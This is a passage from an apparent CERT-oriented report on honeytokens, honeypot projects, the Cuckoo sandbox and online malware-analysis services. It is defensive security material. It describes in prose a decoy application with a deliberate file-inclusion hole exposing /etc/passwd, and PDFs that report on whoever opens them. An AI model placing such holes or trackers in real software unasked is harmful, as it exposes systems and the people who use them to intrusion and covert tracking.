Credit card issuers offer one-time credit card numbers and other forms of controlled payment numbers, which allows one to generate multiple credit card numbers for a single account.[62] Use of those numbers can later be monitored, for example in conjunction with a PayPal account.

5.5.2.5 Copyrights

Honeytokens can also be used to track copyright violations, for example in the form of an article with typos or with the addition of some insignificant bogus data.

5.5.3 Data provision strategies

Allowing access to the honeytoken can be achieved in different ways. First of all, information can be made accessible internally, externally or both. Another way is to provide the data in a way that is only visible to potential attackers. For example, given a web server, the honeytoken could be delivered to a user that sends a request with specific HTTP headers only, such as a specific User-Agent.

[61] *Ullrich, Johannes, ‘My Top 6 Honeytokens’, available from [http://software-security.sans.org/blog/2009/06/04/my-top-6-honeytoken]*

[62] *Hershkop, Shlomo et al (2008), ‘Baiting Inside Attackers using Decoy Documents’, available from [http://www1.cs.columbia.edu/~angelos/Papers/2009/DecoyDocumentsSECCOM09.pdf]*

5.5.3.1 Honeypots and honeytokens

Honeytokens can also be coupled with honeypots. An example simple scenario might look as follows:

There is a web application honeypot with a local file inclusion vulnerability, which displays the password file, e.g. `/etc/passwd`, which consists of real usernames and passwords for a SSH/Telnet honeypot. Subsequent usage of those credentials is monitored.

Another possibility is to place a honeytoken file on the honeypot (the one that provides access to files, e.g. FTP, SSH, web) with an IP address of another honeypot.

5.5.4 Detecting the use of honeytokens

Basically, there three methods that can be used to detect the use of the honeytoken:

- system or application logs,
- IDS signatures,
- usage of specialised Data Loss Prevention solutions, which may make use of the previous two methods.

An IDS signature is probably the easiest method to set up quickly to monitor honeytokens, as there is no need to monitor different locations for every service that offers honeytokens.

Monitoring the use of honeytokens can be done onsite, i.e. watching for data access (files, particular URL) or externally, i.e. watching for use of leaked data (credentials, IP addresses, etc.) External monitoring is useful to determine what is happening with stolen data, e.g. where and by whom it is used. Specifically, Internet services exist that are often used for data leaks (pastebin[63] seems to be particularly popular).

5.5.4.1 Offensive techniques

It is also possible to use active tracking techniques to determine what is happening with honeytokens. An example would be a PDF document which sends information about the attacker back to its owner when the document is opened.

[63] http://pastebin.com/

6 Inventory of communities, initiatives and other honeypot-related projects

This chapter provides a selected list of honeypot communities of interest, initiatives and projects, past and present. It is intended as starting point for CERTs interested in more active participation in the development of honeypot concepts and tools to establish contacts with their peers.

6.1 *The Honeynet Project*

The Honeynet Project[64] was founded in 1999. It is a leading international non-profit security research organisation, dedicated to investigating the latest attacks and developing open-source tools to improve Internet security. Many tools described in this document were created under the auspices of the Honeynet Project or one of its Chapters which represent the Project in a country/research community.

The organisation members are volunteers, contributing their time and knowledge to improve the tools and techniques for fighting malware. The Project's members usually come from security organisations (CERTs are becoming more and more common) or have an academic background. Such a broad spectrum of participants provides a wide perspective on the needs of the Internet and security communities. It allows for staying on track with current research directions, providing support for ISPs and other entities, by advising through articles and white papers on current threat vectors and methods of mitigating them.

The organisation hosts many research projects and produces papers describing methods of mitigating attacks – the 'Know Your Enemy' and 'Know Your Tools' series.[65] One of the most prominent initiatives of the Honeynet Project are HP Feeds (see Chapter 8) and the HonEeeBox sensors used to build a network of geographically distributed sensors for gathering data on various types of attacks (see section 5.4.2).

Sharing of knowledge is an important part of the Honeynet Project activities. Once a year the Project organises an international workshop, open to the public, where results from the past year's research and development are presented. The workshop allows members to obtain outside feedback and plan new research directions. It is also a great opportunity to apply for membership and share ideas. Membership in The Honeynet Project is cost-free but does have some associated obligations.

6.2 *NoAH project*

The NoAH project[66] was a pan-European initiative launched to gather and analyse information about the nature of various cyber-attacks, such as viruses, worms, trojans and spyware on the Internet. The aim of NoAH was to help NRENs and ISPs limit damage to their networks, better

[64] http://www.honeynet.org

[65] https://www.honeynet.org/papers

[66] http://www.fp6-noah.org

assess Internet threats and provide researchers with a great source of attack-related data. This allowed for improvement of malware detection techniques, which in turn led to the creation of better tools and solutions. Among the project partners were academic institutions like TERENA, FORTH and Vrije Universiteit of Amsterdam, telecom operators and security teams.

The project was active for three years. During that time attack data were collected which allowed for the creation of various tools for detection, mitigation and prevention of Internet threats. The Shelia honeypot (see section 5.3.2.3) is an example. All those tools are available for free download on the project's website.

The NoAH project designed and deployed an infrastructure for security monitoring based on honeypot technology. To build the network of honeypots the project developed a client called 'honey@home'[67] for the Windows and Linux operating systems, allowing home users to turn their computers into network sensors contributing data to a centralised system. The web page of the honey@home network allowed registration and downloading of the sensor software, but the project ceased operation.

6.3 WOMBAT

The goal of the WOMBAT[68] project (Worldwide Observatory of Malicious Behaviour and Attack Threats) was to develop a platform for monitoring and analysing Internet attacks and threats. The project's consortium was built from partners of various backgrounds, including academia, security experts, telecommunication companies and research institutes. The main areas of interest of the project were malware acquisition techniques using crawlers and honeypots, developing new data-enriching techniques and analysis methods. Project members published many papers presenting the results of their findings. New tools had been developed or extended with new functionality. One of the most prominent deliverables of the project was the creation of a common interface – WAPI[69] – for various tools and services run by the consortium members. The interface was used to integrate various systems of consortium members and to allow a consistent means to query them.

The project created online solutions allowing community members to track and analyse various kinds of attacks. Even though the WOMBAT project officially finished in April 2011, consortium members have been maintaining many of these services and extending their tools with new functionality since then.

One such service was FIRE.[70] It tracked malicious networks, which allows blacklisting of confirmed malicious IP addresses. It gathered and processes data from Anubis (see section

[67] *S. Antonatos, E.P. Markatos and K.G. Agnostakis (2007), 'Honey@home: A New Approach to Large Scale Threat Monitoring', available from [http://www.ics.forth.gr/_pdf/brochures/worm07_honeyathome.pdf]*

[68] *http://www.wombat-project.eu/*

[69] *WOMBAT API*

[70] *Finding Rogue Networks – http://maliciousnetworks.org*

7.1.2.1), Phishtank,[71] Wepawet (see section 7.2.2) and HoneySpider Network (see section 5.4.1). The service was focused on analysis of three types of malicious activity: drive-by downloads, Command&Control centres and phishing. Unfortunately, it is no longer online.

Another service called EXPOSURE[72] identifies domain names that are involved in malicious activity by performing passive DNS analysis. The service obtains data from sources like Anubis, Wepawet and SIE[73] portal of the Internet Systems Consortium. Data shared by EXPOSURE are free to use for non-commercial purposes.

6.4 *Atlas Arbor*[74]

ATLAS[75] is a service run by Arbor Networks Inc. It is a global early warning system gathering data from various sources. The main data source is the Arbor Peakflow sensor, but the service also uses lightweight honeypot sensors to detect and fingerprint attacks launched by malicious sources on the Internet. Arbor Networks runs a public portal and provides a subset of the intelligence data derived from the ATLAS sensor network. The data include scanning activity for any TCP/UDP port and top offenders, zero-day exploits and worm propagation, security events, vulnerability disclosures and dynamic botnet and phishing infrastructures. The portal displays visualised attack data in various forms: a global threat map – a real-time visualisation of globally propagating threats, threat briefs summarising the most significant security events from the last 24 hours, top threat sources, top Internet attacks from the last 24 hours, and vulnerability risk index of the most dangerous ones exploited on the Internet during the day.

Currently, ATLAS imports data only from their own sensors, which are commercial solutions developed by Arbor Networks. The sensors are deployed primarily in service providers' networks. CERTs and other security teams interested in getting access to full functionality of the service are required to register for this free service.

6.5 *Project Honey Pot*

Project Honey Pot[76] is a distributed system for detecting spammers and spambots. Participation in the project does not require much effort – just installation of a simple monitoring script on a web server. The script generates a unique email address for each visitor with encoded information about the time of visit and IP address. If this unique email address starts receiving spam at some point in time, it means that the site has been harvested by a spambot. The fact that the IP address of this bot had been previously recorded, allows it to be

[71] http://www.phishtank.com

[72] http://exposure.iseclab.org

[73] https://sie.isc.org/

[74] http://atlas.arbor.net

[75] *Active Threat Level Analysis System*

[76] http://www.projecthoneypot.org

put on a blacklist or an attempt to be made to find the people responsible for sending spam. All the spam traffic is handled by the project's infrastructure.

Data gathered by the spamtraps is shared with researchers and developers to find new and improve existing spam detection techniques. The project's website shares various statistics extracted from data gathered by spamtraps: country-related information (e.g. top harvester countries), top user agents used by harvesters and other software, IP addresses generating spam, the most widely used keywords in emails and URLs found in spam messages. All this information is publicly available.

Users who want to help in fighting spam can register and download customised scripts for their websites at no cost. Additionally, a custom dashboard has been created in the project's portal that allows users to see additional statistics related to their networks and provides a means to manage honeypot scripts.

6.6 *WASC Distributed Web Honeypots Project*

The purpose of the WASC Distributed Web Honeypots Project[77] is to identify emerging threats on web applications and inform the community about them. The project is built around the ModSecurity web application firewall, used to identify and report an attack. Detected attacks include automatic scanning, and attempts to identify a vulnerable application, as well as attacks on a specific websites or web applications. Since detection is based on rules, which represent attack signatures, it is unlikely to detect unknown attacks (0-day).

Information about attacks gathered by the honeypot is submitted to a central server, where it is analysed. Project participants have access to all of the sensor data. The tool does not store the data locally.


The project, in addition to a standard web application honeypot, also provides an open proxy honeypot, which acts as an open relay. Project participants may choose which version they want to deploy in their network.

In order to participate in the project one has to download a VMware image, which includes the software necessary to run a sensor. It is also possible to use an already installed Apache with ModSecurity. Additionally, one has to contact the project leader to get the credentials needed to submit collected data, as well as access to the log console.[78]

Another way of participating, rather than running a sensor, is to analyse data collected by others. Every user gets access to a shared management console, which has built-in search and reporting functions.

[77] http://projects.webappsec.org/w/page/29606603/Distributed%20Web%20Honeypots

[78] Detailed instructions on sensor setup can be found in http://lists.webappsec.org/pipermail/wasc-honeypots_lists.webappsec.org/2012-February/000005.html



Alerts
(Last 10 messages)

Date	Event ID	Severity	Category	Rule ID	Rule Message
13.09.2012 23:59:28	UFMT..AAAF	CRITICAL	[PROTOCOL_VIOLATION/IP_HOST, WASCTC/WASC-21, OWASP_TOP_10/A7, PCI/6.5.10, http://technet.microsoft.com/en-us/magazine/2005.01.hackerbasher.aspx]	960017	Host header is a numeric IP address
13.09.2012 23:59:26	UFMT..AAAF	CRITICAL	[PROTOCOL_VIOLATION/IP_HOST, WASCTC/WASC-21, OWASP_TOP_10/A7, PCI/6.5.10, http://technet.microsoft.com/en-us/magazine/2005.01.hackerbasher.aspx]	960017	Host header is a numeric IP address
13.09.2012 23:59:20	UFMT..AAAD	CRITICAL	[PROTOCOL_VIOLATION/IP_HOST, WASCTC/WASC-21, OWASP_TOP_10/A7, PCI/6.5.10, http://technet.microsoft.com/en-us/magazine/2005.01.hackerbasher.aspx]	960017	Host header is a numeric IP address
13.09.2012 23:59:15	UFMT..AAAE	CRITICAL	[PROTOCOL_VIOLATION/IP_HOST, WASCTC/WASC-21, OWASP_TOP_10/A7, PCI/6.5.10, http://technet.microsoft.com/en-us/magazine/2005.01.hackerbasher.aspx]	960017	Host header is a numeric IP address
13.09.2012 23:59:11	UFMT..AAAE	CRITICAL	[PROTOCOL_VIOLATION/IP_HOST, WASCTC/WASC-21, OWASP_TOP_10/A7, PCI/6.5.10, http://technet.microsoft.com/en-us/magazine/2005.01.hackerbasher.aspx]	960017	Host header is a numeric IP address
13.09.2012 23:59:08	UFMT..AAAE	CRITICAL	[PROTOCOL_VIOLATION/IP_HOST, WASCTC/WASC-21, OWASP_TOP_10/A7, PCI/6.5.10, http://technet.microsoft.com/en-us/magazine/2005.01.hackerbasher.aspx]	960017	Host header is a numeric IP address

Figure 37: WASC Distributed Web Honeypots console

7 Sandbox technologies and online honeypots

This chapter is intended to give an overview of additional technologies that can be used by CERT teams to analyse threats either to follow up on detection carried out by other means, such as through the standalone tools described in Chapter 5, or completely independently. Although delving into the details of the tools described here is beyond the scope of this study, their close relationship with previously evaluated tools and usefulness for CERT teams demands a short description of these technologies. Note that while using online solutions is generally easier than setting up your own, these solutions also have some limitations. For example, disclosure of the fact that an investigation on a particular malware or URL is being carried out. Also, depending on the service load and state of the submission queue, it may take some time to obtain results. Additionally, malware may be designed to avoid analysis by a particular service or IPs used by client honeypots if the service is known to an attacker. All these things hinder the analysis process.

7.1 *Overview of sandbox technologies*

Differences between sandboxes and honeypots were discussed in section 3.5. In this section, the one example of a standalone free sandbox solution is discussed in more detail to give an overview of capabilities provided by such technologies. Cuckoo was selected, as it has become very popular in the security threat analysis community. Selected well-known online sandboxes are also presented.

7.1.1 Cuckoo – a standalone solution for advanced malware analysis

Version: 0.3.2

Date tested: 1 June 2012


Website: http://www.cuckoobox.org/

Cuckoo is an automated malware analysis system, available under the GPL 3. It monitors activity of processes inside a guest operating system (Microsoft Windows XP or newer) and reports results of analyses.

Cuckoo leverages the free virtualisation environment offered by VirtualBox as the basis for its operation. Each file is processed in a separate virtual machine, which is restored to the initial state when processing is finished. It is possible to configure the actions to be taken when a sample is sent to the guest operating system, e.g. execute the binary or open a .DOC file using Microsoft Office. In principle, the activity of any application can be monitored as long as it is installed in the guest.

Information gathered by the sandbox includes trace of Windows API calls performed by the analysed binary and its child processes, file operations, network traffic dumps, and periodic screenshots of the desktop taken periodically. Stored results contain both raw data, e.g. network traffic in PCAP format, and processed information – in this case a summary of HTTP connections, DNS queries, etc. Cuckoo is able to save most – but not all – of the files dropped by malware and extract their basic metadata such as cryptographic hashes or content type.

By design, sandboxes focus on gathering behavioural information related to the submitted sample and do not necessarily attempt to classify individual actions into benign and malicious categories. This also applies to Cuckoo; however, it is possible to utilise external tools in order to determine if any suspicious activity occurred during processing. The following example illustrates such an approach: with a minor modification to the source code, the sandbox will save a memory dump at the end of analysis. This dump can be later imported into the Volatility Framework which is able to extract information about the state of the system. Using several heuristic methods, it is possible to detect traces typically left by most known malware.



This is a report generated by
Cuckoo Sandbox, an open source automated malware analysis system.

General Information

Cuckoo Version:	v0.3.2
Analysis Started:	2012-06-04 15:25:19
Analysis Ended:	2012-06-04 15:26:20
Duration:	60 seconds
File name:	0080e93dd1bad529d5c27725d7719059.url
File size:	39 bytes
File type:	MS Windows 95 Internet shortcut text (URL=< >)
CRC32:	D56B430F
MD5:	3039c1dfd7249e3ae7e46b68baa903ee
SHA1:	5380b1cbf11cc2d476b3a208d2ba3308412a1f19
SHA256:	7d6757e3e142c30efecccb1a230c639371d5cb3df8f432 dada67b1170219db47
SHA512:	e801b84ce68ab3d81b6a8632ecb7f6d77af9148bc8315b e540aa8b83c3286ea4818e7384b5f9b5b700fe9a6e5880 e55568851e17c2754799de3f8942e6bda882
Ssdeep:	None

Figure 38: Cuckoo sandbox report

The sandbox does not add much processing overhead; a single server with 10 virtual machines can process more than 5000 samples per day (the exact number depends on the requested analysis time). As all analyses are independent, it should not be difficult to spread the load among multiple servers; however, Cuckoo uses only a local SQLite database and does not provide any convenient interface to submit jobs or get results of analyses remotely.

Despite the fact that the project is quite new (development started in summer 2010), it can already be considered stable enough to use in production environments. Under high load, Cuckoo may experience problems communicating with VirtualBox that can lead to shutdown of the entire service but there are workarounds that address this problem and, according to information from developers, these issues should be fixed in the next release. No other significant stability problems were observed while working with the software.

The sandbox is built in a modular way and its functionality can be easily extended. It offers capabilities to add custom postprocessing scripts and add new reporting modules. The software is implemented entirely in Python and has exhaustive documentation for developers. Additionally, architectural changes planned for the next version (0.4) should increase the modularity of the software even further.

A detailed manual is available on the website of the project.[79] It contains a step-by-step installation guide, a description of all important configuration options, FAQ, and a troubleshooting guide. A necessary step is preparing an image of the guest operating system; a task that, depending on the amount of customisation, may take some effort, but this is a common issue of all sandbox solutions.

Integration with other automated tools is one of the design goals of Cuckoo. The sandbox is controlled through a simple SQLite database, which contains basic information about each submitted job. All results are placed in text files with a simple directory structure. Network dumps are saved in PCAP format, structured data can be saved in many configurable formats, including MAEC, JSON, HTML, and plain text.

Cuckoo Sandbox is supported by major organisations: The Honeynet Project and The Shadowserver Foundation,[80] which also provides hosting for Malwr[81] (see section 7.1.2.4), a free web service that allows users to submit samples for analysis. It is actively developed by a core team of developers and external contributors. The software has an active and helpful user community, and communication is done over an open mailing list.

While Cuckoo itself is an open-source project, analysing malware on a large scale requires using multiple virtual machines, which entails providing considerable hardware resources for hosting and obtaining Windows licences.

Overall, Cuckoo Sandbox can be considered a state-of-the-art open-source sandbox solution. Its current capabilities and constant development make it a good choice for general-purpose malware analysis system in most CERTs.

It also has good potential to be the basis of a client honeypot solution.

7.1.2 Online Sandboxes

Online sandboxes provide services for analysis of various kinds of files, e.g. executables, PDF/Flash files and scripts. These services can be a great source of information on malicious files and an alternative to installing a standalone solution, which is not always possible. Some of them provide free access to their knowledge base and allow easy integration via APIs. The sandboxes described in the following subsections were chosen as the most useful for CERT operations and providing the richest set of data. Note that the solutions below are just selected examples – the list is by no means to be considered exhaustive. **An important consideration, especially for national and government CERTs** is that information provided to these online services might be made publicly available. Moreover, these services can then be

[79] http://www.cuckoobox.org

[80] http://www.shadowserver.org

[81] http://www.malwr.com/

used to associate a submitter and attack target directly with a submission, and the subsequent results generated based on the submission. This information can potentially be used by attackers to change and tune attack strategies. The user should ensure that they are aware of this fact and should not submit anything (a URL, file, md5 etc.) for testing unless it is acceptable for it to be publicly exposed and potentially connected directly to the submitter or attack target.

7.1.2.1 Anubis

(https://anubis.iseclab.org)

Anubis is one of many useful services developed by the isecLAB.[82] [83] It is a tool for behavioural analysis of Windows executable files. The executable is run in a controlled virtual environment and a report is generated at the end of analysis. The process focuses on aspects of the binary behaviour relevant to security, which makes Anubis a great tool for a security analyst. The report from the analysis contains a great deal of information about binary interactions with the operating system. The summary of the report gives an overview of the most suspicious actions, with an assessment of the risk level. Further in the report the user may find information on modifications in Windows registry, file system changes, interactions with the Windows Service Manager or other processes, and logged network traffic. The report contains even more advanced data, including names and offsets of loaded libraries, classification of Ikarus Virus Scanner and signature from SigBuster tool. The service can be accessed via a web page or with a simple API. Authors of the tool provide example scripts in the FAQ section which may ease the process of integrating Anubis with internal CERT systems.

7.1.2.2 COMODO Automated Analysis System

(http://camas.comodo.com)

Comodo AAS is a sandbox service for analysis of behaviour of executable files. The service allows its users to upload a file and creates a thorough report with results of the scan. The document generated in return contains information on changes observed in the operating system, for example modifications of Windows Registry keys, file system changes, loaded drivers, created processes and threads. Additionally, the report presents basic information on captured and dissected DNS and HTTP requests. The service tries to classify the binary file and give a verdict based on observed behaviour. The summary of the report contains information on detected malicious behaviour of the sample, e.g. injecting code into other running processes. The service is available free of charge, but terms and conditions restrict usage only to manual submission. Therefore the service does not have any API.

[82] http://www.iseclab.org

[83] *Recently, an extension called Andrubis was introduced to analyse unknown Android binaries:* *http://blog.iseclab.org/2012/06/04/andrubis-a-tool-for-analyzing-unknown-android-applications-2/*

7.1.2.3 GFI Sandbox

(http://www.threattrack.com)

The service allows scanning various types of files and produces two types of reports. The reports are emailed back to the user. The email’s body provides a quick summary of a static scan of the file with results from VirusTotal scan and list of observed behaviour traits.

The reports are in PDF and XML formats. The PDF report contains an executive-level summary of the actions in the operating system. It presents details about observed file system modifications, network events and antivirus scan results in an easy-to-understand form. This report is just for a quick overview and to check whether the scanned sample is worth further investigation.

The XML report contains all behavioural information observed by the sandbox during analysis, with details regarding each of the captured activities. The data is divided into sections presenting different types of information. The most interesting is the network activity section, which gives details on communication the scanned sample invoked, and the processes section, which has details about actions of running processes in the operating system. This report is intended to be used as a source of information for users’ internal systems. It can be parsed easily by an automatic solution and all data provided by the report can be imported into a database.

The public website does not have a functionality allowing querying for historical results, nor does it present any API for integration purposes. A set of additional features is available in the commercial version of the sandbox.

7.1.2.4 Malwr

(http://www.malwr.com)

Malwr.com is a free service for determining whether a submitted file triggers some malicious actions in the operating system. The underlying software performing the scan is Cuckoo Sandbox, already described in section 7.1.1. The service accepts several types of files: executable files, PDFs, PHP scripts, DLLs and Perl scripts. A report presented by the service contains information regarding actions triggered by the analysed file, network traffic analysis, static analysis of the file and files dropped during execution. Behaviour analysis gives information on created processes and Windows API calls that were used by them. Network analysis gives statistics about sent and received packets and contacted IP addresses. Static analysis of the input file gives basic information on the structure of the analysed file; for example, when analysing executable files it can provide the packer name, list libraries and specific calls used by the malware or show resources embedded in the file.

The service allows searching for results of already classified binaries by querying its database with an MD5 hash of the file. Submission of files to Malwr.com is restricted to manual input and protected from automatic use with reCaptcha.[84] The service is hosted by the Shadowserver Foundation.[85]

7.1.2.5 Xandora

(http://www.xandora.net)

Xandora[86] is an online tool used for analysing the behaviour of Windows executable files. The analysis is based on running the binary in the Windows environment and observing its behaviour. A special focus is put on the analysis of malware samples. Results from the execution of a sample are gathered in a report file that contains enough information to give a user a good overview of the purpose and actions performed by the analysed executable. The report includes detailed data about the structure of the input file obtained through static analysis. The sample is also scanned by a set of antivirus engines with help of the VirusTotal service and information about the rate of detection is included in the report. The sandbox presents details of the modifications that the sample made to the Windows registry, the file system or other processes, and all observed network traffic. Additionally, Xandora can make screenshots of the whole screen while the submitted sample is being executed, which can give some information about the possible interactions between malware and a user (e.g. displaying some warnings or false alerts).

The tool has a web interface for submitting files for analysis and displaying reports. It is available in two versions – a free one, limited to simple reports in the web interface, and a commercial version allowing users to download PCAP files with captured network traffic, dropped binaries and more. Researchers can register and upgrade their accounts to the community version and get access to features which are not available in the public interface.

7.2 *Online Honeypots*

Online honeypots are solutions based on honeypot technology deployed on the Internet. These can be divided into two categories – honeypots focused on detecting attacks on servers and honeypots aiming at detecting attacks on client-side applications. The second group is more common, mainly because it is much easier to build a service using a client-side honeypot than a server-side one. The majority of such services allow for performing a website scan and/or querying an existing database for results.

Services built on the server-side honeypots are focused mainly on displaying various types of information about the traffic received by their honeynets. These types of services usually allow searching for data related to the given networks and some even allow setting up alerts when malicious traffic coming from the user’s network is observed.

[84] http://www.google.com/recaptcha

[85] http://www.shadowserver.org/wiki/

[86] *Note that it is unclear who exactly operates this service*

This chapter gives a short summary of a few online solutions with a short evaluation focused mainly on usefulness in typical operations performed by CERTs. One **important consideration, especially for national and government CERTs**, is that information provided to these online services might be made publicly available. Moreover, these services can then be used to associate a submitter and attack target directly with a submission, and the subsequent results generated based on the submission. This information can potentially be used by attackers to change and tune attack strategies. The user should ensure that they are aware of this fact and not submit anything (a URL, file, md5 etc.) for testing unless it is acceptable for it to be publicly exposed and potentially connected directly to the submitter or attack target.

7.2.1 urlQuery

(http://urlquery.net)

UrlQuery[87] allows performing a URL scan in order to determine potential danger when visiting the website. The URL is opened in the Firefox browser and all network traffic during the visit is monitored with Suricata[88] and Snort.[89] These two tools raise alerts each time a malicious traffic or traffic to known malicious IP addresses is detected. In addition, information from the JavaScript interpreter is attached to the report, giving valuable insight into the operation of the browser and allowing users to see the exact code used to exploit it. The solution tries to distinguish suspicious JavaScript code to bring the user's attention to it, although it is unclear on what basis the suspicious code is identified. HTTP requests from the browser are observed and interpreted and the report is enriched with a graph showing the relations between domains visited during the time of scanning.

The service allows viewing of various statistics about different scan results including overall view of detected malicious websites and alerts organised by country, autonomous system numbers and IP addresses. The most interesting feature of the portal, especially for advanced users, is the ability to use regular expressions in queries to search the database for interesting data. The regular expression is matched against the entire URL string and a list of matched addresses is provided back to the user.

The service is still in development but it already looks very promising. There is no public API available yet, but a beta version of it is currently being tested.

[87] *Note that is unclear who exactly operates this service*

[88] http://www.openinfosecfoundation.org/

[89] http://www.snort.org

7.2.2 Wepawet

(http://wepawet.cs.ucsb.edu)

Wepawet is as a platform for detecting web-based threats. As stated by the authors, the solution 'uses a composition of approaches and techniques to execute, trace, analyse, and characterise the activity of code whose execution is triggered by visiting a web page'.[90]

The service allows users to post an URL or a PDF/Flash file for analysis. Results from the analysis give details on classification of the web page, extracted JavaScript code samples, detected exploits and shellcode samples. The JavaScript samples are de-obfuscated during execution, which allows analysts to inspect it later. Wepawet monitors JavaScript calls made during execution, which allows identification of all code responsible for DOM modifications and those that perform suspicious actions. All JavaScript code is divided into two categories: *evals* and *writes*, with *evals* being the code executed via the *eval()* function, and *writes* being the sections of code attached to DOM via the *document.write()* function.

Additionally, the report includes information on network activity (HTTP requests with content-type and server response code), redirects performed both server-side (via HTTP codes) and client-side (via JavaScript) with information on source and destination, use of ActiveX controls with passed attributes and invoked methods, and finally detected malware samples (in the form of a hex dump).

The authors of the service provide an example Python script for easy submission and querying the service. The script gives examples on how to use the API which allows integration of Wepawet with other systems operated by a CERT.

7.2.3 JSUNPACK

(http://jsunpack.jeek.org)

JSUNPACK is an online service that allows users to post URLs or PDF, PCAP, HTML, JavaScript and SWF files for analysis. The back-end software emulates browser functionality when visiting a URL or opening a file. Its purpose is to detect exploits that target browser and browser plugin vulnerabilities. It is capable of unpacking obfuscated JavaScript code embedded in web pages or PDF files and determining whether it is malicious or at least if it has some suspicious elements. The report is presented online as a summary of detected dangerous elements (e.g. known vulnerabilities reported as CVE identifiers), de-obfuscated code and decoded contents of files. Parts of malicious file or code extracted during analysis are available for download for further investigation with more specialised software.

The service does not provide any API for submitting files or getting results. JSUNPACK is available for free.

[90] http://wepawet.cs.ucsb.edu/about.php

7.3 *A summary and warning*

As shown in this chapter, usage of online services can be very beneficial to a CERT. However, we must stress yet again that there are certain risks involved in the use of such services. CERTs should take these into account. Information provided to these online services might be made publicly available. Moreover, these services can then be used to associate a submitter and attack target directly with a submission, and the subsequent results generated based on the submission. This information can potentially be used by attackers to change and tune attack strategies. The user should ensure that they are aware of this fact and not submit anything (a URL, file, md5 etc.) for testing unless it is acceptable for it to be publicly exposed and potentially connected directly to the submitter or attack target.

8 Honeypot support tools

This chapter describes selected tools that are not part of honeypots, but they were developed in order to facilitate honeypot management or to provide additional features such as statistics or visualisations. This list is intended to provide examples of such software, and is by no means exhaustive.

8.1 *Nepenthes support tools: PHARM*

